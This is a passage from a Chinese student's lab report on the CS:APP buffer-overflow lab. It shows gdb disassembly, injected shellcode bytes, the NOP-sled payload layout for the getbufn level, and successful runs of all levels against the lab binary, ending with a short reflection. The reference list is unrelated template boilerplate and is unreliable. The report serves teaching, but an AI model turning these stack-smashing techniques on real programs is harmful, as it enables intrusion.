$5 = 0x556835b8
(gdb) c
Continuing.
Type string:5
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 3008) exited normally]
```

找到最大的为 0x556835b8

看 testn 的反汇编代码：

```
(gdb) disassemble testn
Dump of assembler code for function testn:
   0x08048d0e <+0>:     push   %ebp
   0x08048d0f <+1>:     mov    %esp,%ebp
   0x08048d11 <+3>:     sub    $0x18,%esp
   0x08048d14 <+6>:     call   0x8049103 <uniqueval>
   0x08048d19 <+11>:    mov    %eax,-0x10(%ebp)
   0x08048d1c <+14>:    call   0x8049394 <getbufn>
   0x08048d21 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048d24 <+22>:    call   0x8049103 <uniqueval>
   0x08048d29 <+27>:    mov    %eax,%edx
   0x08048d2b <+29>:    mov    -0x10(%ebp),%eax
   0x08048d2e <+32>:    cmp    %eax,%edx
   0x08048d30 <+34>:    je     0x8048d44 <testn+54>
   0x08048d32 <+36>:    sub    $0xc,%esp
   0x08048d35 <+39>:    push   $0x804a560
   0x08048d3a <+44>:    call   0x8048960 <puts@plt>
   0x08048d3f <+49>:    add    $0x10,%esp
   0x08048d42 <+52>:    jmp    0x8048d85 <testn+119>
   0x08048d44 <+54>:    mov    -0xc(%ebp),%edx
   0x08048d47 <+57>:    mov    0x804e158,%eax
   0x08048d4c <+62>:    cmp    %eax,%edx
   0x08048d4e <+64>:    jne    0x8048d72 <testn+100>
   0x08048d50 <+66>:    sub    $0x8,%esp
   0x08048d53 <+69>:    pushl  -0xc(%ebp)
   0x08048d56 <+72>:    push   $0x804a5c4
   0x08048d5b <+77>:    call   0x8048880 <printf@plt>
   0x08048d60 <+82>:    add    $0x10,%esp
   0x08048d63 <+85>:    sub    $0xc,%esp
   0x08048d66 <+88>:    push   $0x4
   0x08048d68 <+90>:    call   0x80494cb <validate>
   0x08048d6d <+95>:    add    $0x10,%esp
   0x08048d70 <+98>:    jmp    0x8048d85 <testn+119>
   0x08048d72 <+100>:   sub    $0x8,%esp
   0x08048d75 <+103>:   pushl  -0xc(%ebp)
   0x08048d78 <+106>:   push   $0x804a5e4
   0x08048d7d <+111>:   call   0x8048880 <printf@plt>
   0x08048d82 <+116>:   add    $0x10,%esp
   0x08048d85 <+119>:   nop
   0x08048d86 <+120>:   leave
   0x08048d87 <+121>:   ret
```

call getbufn 的下一条指令的地址为 0x08048d21

写出如下汇编代码

lea 0x18(%esp),%ebp

pushl $0x08048d21

movl $0x5cc6895e,%eax

ret

保存至 4.s 文件中，经过汇编、反汇编后的代码为：

```
00000000 <.text>:
   0:   8d 6c 24 18             lea    0x18(%esp),%ebp
   4:   68 21 8d 04 08          push   $0x8048d21
   9:   b8 5e 89 c6 5c          mov    $0x5cc6895e,%eax
   e:   c3                      ret
```

得到指令序列

8d 6c 24 18 68 21 8d 04 08 b8 5e 89 c6 5c c3

b8 35 68 55

所以，构造文本 509 个 nop　15 个字节码，覆盖篡改保存 ebp　Buf 首地址覆盖返回地址，是可能的最大的首地址

```
xiangxiang@xiangxiang-Lenovo-G50-75m:~/桌面/实验四/buflab-handout$  cat smoke_1161800218.txt |./hex2raw |./bufbomb -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
xiangxiang@xiangxiang-Lenovo-G50-75m:~/桌面/实验四/buflab-handout$  cat fizz_1161800218.txt |./hex2raw |./bufbomb -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e
Type string:Fizz!: You called fizz(0x5cc6895e)
VALID
NICE JOB!
xiangxiang@xiangxiang-Lenovo-G50-75m:~/桌面/实验四/buflab-handout$  cat bang_1161800218.txt |./hex2raw |./bufbomb -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e
Type string:Bang!: You set global_value to 0x5cc6895e
VALID
NICE JOB!
xiangxiang@xiangxiang-Lenovo-G50-75m:~/桌面/实验四/buflab-handout$  cat test_1161800218.txt |./hex2raw |./bufbomb -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e
Type string:Boom!: getbuf returned 0x5cc6895e
VALID
NICE JOB!
xiangxiang@xiangxiang-Lenovo-G50-75m:~/桌面/实验四/buflab-handout$  cat getbufn_1161800218.txt |./hex2raw -n |./bufbomb -n -u 1161800218
Userid: 1161800218
Cookie: 0x5cc6895e
Type string:KABOOM!: getbufn returned 0x5cc6895e
Keep going
Type string:KABOOM!: getbufn returned 0x5cc6895e
Keep going
Type string:KABOOM!: getbufn returned 0x5cc6895e
Keep going
Type string:KABOOM!: getbufn returned 0x5cc6895e
Keep going
Type string:KABOOM!: getbufn returned 0x5cc6895e
VALID
NICE JOB!
xiangxiang@xiangxiang-Lenovo-G50-75m:~/桌面/实验四/buflab-handout$
```

第 4 章 总结

4.1 请总结本次实验的收获

缓冲区溢出攻击，就是要我们实践，当程序不检查时，利用输入的漏洞去篡改函数的返回地址，达到实验所要求的目的，这在现在我们看来是很有趣的一件事，但当我们以后遇到却又没有发现这种问题，可能就会造成不必要的很大的麻烦，所以作为一个计算机专业的学生，必须要知道数据在底层机器中的各种存储方式、表示方式、结构方式等等。这也是这门课、这门实验带给我们的最大的益处，这样我们在今后的编程实践中才能写出更加高效的代码。

总而言之，这门实验课上受益匪浅，但任重道远，还需要在今后的编程道路上多多学习，不断提高自身能力。

4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science， 1998， 281： 331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.